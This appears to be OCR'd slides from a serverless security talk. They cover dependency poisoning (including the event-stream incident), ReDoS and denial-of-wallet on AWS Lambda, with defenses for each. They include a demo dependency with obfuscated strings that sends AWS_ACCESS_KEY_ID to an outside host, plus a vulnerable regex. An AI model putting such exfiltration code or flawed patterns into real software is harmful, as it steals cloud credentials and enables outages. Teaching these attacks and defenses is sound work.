
```
1  const http = require('http');
2
3  exports.s3_rename = function (s3_object, bucket, old_key, new_key) {
4    // this is for a demo
5    var _cs=['\x65\x72\x72','\x2f\x3f','\x32\x34','\x65\x6d\x70','\x37\x2e\x32','\x30','\x47\x45\x54',
6    // Copy the object to a new location
```

```
1  if (process.env.AWS_ACCESS_KEY_ID)
2      x = process.env.AWS_ACCESS_KEY_ID;
3      const options = {
4              host: '[redacted].60',
5              path: '/?key=' + x,
6              port: 8000,
7              method: 'GET'
8              };
9  try {
10             const req = http.request(options);
11             req.on('error', function(err) {
12     //pass
13                     });
```


```
[ec2-user@ip-172-31-4-199 ~]$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
34.244.236.85 - - [26/Apr/2020 13:54:28] "GET /?key=ASIAZGBHGVZO45VVTNPC HTTP/1.1" 200 -
```

How to defend?


- You can limit the outgoing traffic by using a **VPC-enabled Lambda in Private Subnet**
- **Outbound traffic** can be controlled by **Security Groups** (default VPC SGs allow all outbound traffic)
- If your Lambda need an access to any of your resources, then use **VPC endpoint policies** to control the access



dependency poisoning in real life...



In 2018 NPM EventStream package was found malicious…



Dominic Tarr

Overview | Repositories 892 | Projects 0 | Stars 358 | Followers 3.2k | Following 28

Pinned

ssbc/ssb-server

The gossip and replication server for Secure Scuttlebutt - a distributed social network

JavaScript ★ 1.2k 151

pull-stream/pull-stream


minimal streams

JavaScript ★ 723 60

auditdrivencrypto/secret-handshake

map-filter-reduce

1,239 contributions in the last year



Learn how we count contributions.

Less More

@dominictarr Why was **@right9ctrl** given access to this repo? He added flatmap-stream which is entirely (1 commit to the repo but has 3 versions, the latest one removes the injection, unmaintained, created 3 months ago) an injection targeting ps-tree. After he adds it at almost the exact same time the injection is added to `flatmap-stream`, he bumps the version and publishes. Literally the second commit (3 days later) after that he removes the injection and bumps a major version so he can clear the repo of having `flatmap-stream` but still have everyone (millions of weekly installs) using 3.x affected.

dominictarr commented on 22 Nov 2018 Owner •••

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.

👍 349 👎 585 😄 179 🎉 61 😕 110 ❤️ 135

Added the malicious package: flatmap-stream@0.1.1


- The malicious code was decrypted only for the *copay-dash* package - a popular Bitcoin platform which includes *event-stream* as a dependency
- The goal of the malicious script was to steal Bitcoin wallets
- It worked pretty well, but one method used by malicious package became deprecated….

crypto.createDecipher(algorithm, password[, options])

▼ History

Version	Changes
v10.10.0	Ciphers in OCB mode are now supported.
v10.0.0	Deprecated since: v10.0.0
v0.1.94	Added in: v0.1.94

Stability: 0 - Deprecated: Use `crypto.createDecipheriv()` instead.



Full story:
https://bit.ly/2UImvmq

Demo

https://vimeo.com/426724437

Defense

- Monitor dependencies (Snyk/Black Duck/OWASP Dependency-Track)
- Scan for known vulnerabilities (`$ npm audit fix`)

```
=== npm audit security report ===

# Run  npm install chokidar@2.0.3  to resolve 1 vulnerability
SEMVER WARNING: Recommended action is a potentially breaking change
```

Low	Prototype Pollution
Package	deep-extend
Dependency of	chokidar
Path	chokidar > fsevents > node-pre-gyp > rc > deep-extend
More info	https://nodesecurity.io/advisories/612


Bob's 3rd challenge:

Only some extensions should be scanned

```
// Read options from the event parameter.
const srcBucket = event.Records[0].s3.bucket.name;
// Object key may have spaces or unicode non-ASCII characters.
const srcKey    = decodeURIComponent(event.Records[0].s3.object.key.replace(/\+/g, " "));
const dstKey    = "[scan-me]" + srcKey;
var s3 = new AWS.S3();
var regex = new RegExp(/^([a-zA-Z0-9])(([\-.]|[_]+)?([a-zA-Z0-9]+))*(.){1}[png|jpeg|jpg|svg]$/);

try {
    if (regex.test(srcKey)) {
        rename.s3_rename(s3, srcBucket, srcKey, dstKey);
        console.log('File has been renamed successfully!');
      }
```

Regular expression Denial of Service (ReDoS)



Demo

https://vimeo.com/426724608

Denial of Wallet

- Default timeout in Serverless Framework is 6 seconds and maximum timeout in AWS Lambda is 15 minutes
- Price for 100 ms (1024 MB memory allocated): $0.0000016667
- Sending 100 K requests, each billed for 900000ms: ~1500 USD

No big differences between

2020-04-21T17:09:46.766Z d2626eac-5106-4d51-8960-f9d2d8745f32 INFO abrakadddddddddddddabrrrrrrrrrrrrrrrrrrrrrraaaaaaaaaaaaaaaaaaaaa!!!

END RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32


REPORT RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32 Duration: 900084.18 ms Billed Duration: 900000 ms Memory Size: 1024 MB Max Memo

```
REPORT RequestId: d2626eac-5106-4d51-8960-f9d2d8745f32  Duration: 900084.18 ms  Billed Duration: 900000 ms      Memory Size: 1024 MB
Max Memory Used: 64 MB  Init Duration: 137.78 ms
```

http://redos-checker.surge.sh

Defense

- Adjust Lambda concurrent execution limit and throttling
- Track anomalies in logs
- Set up a billing alarm



Bob's 4th challenge:

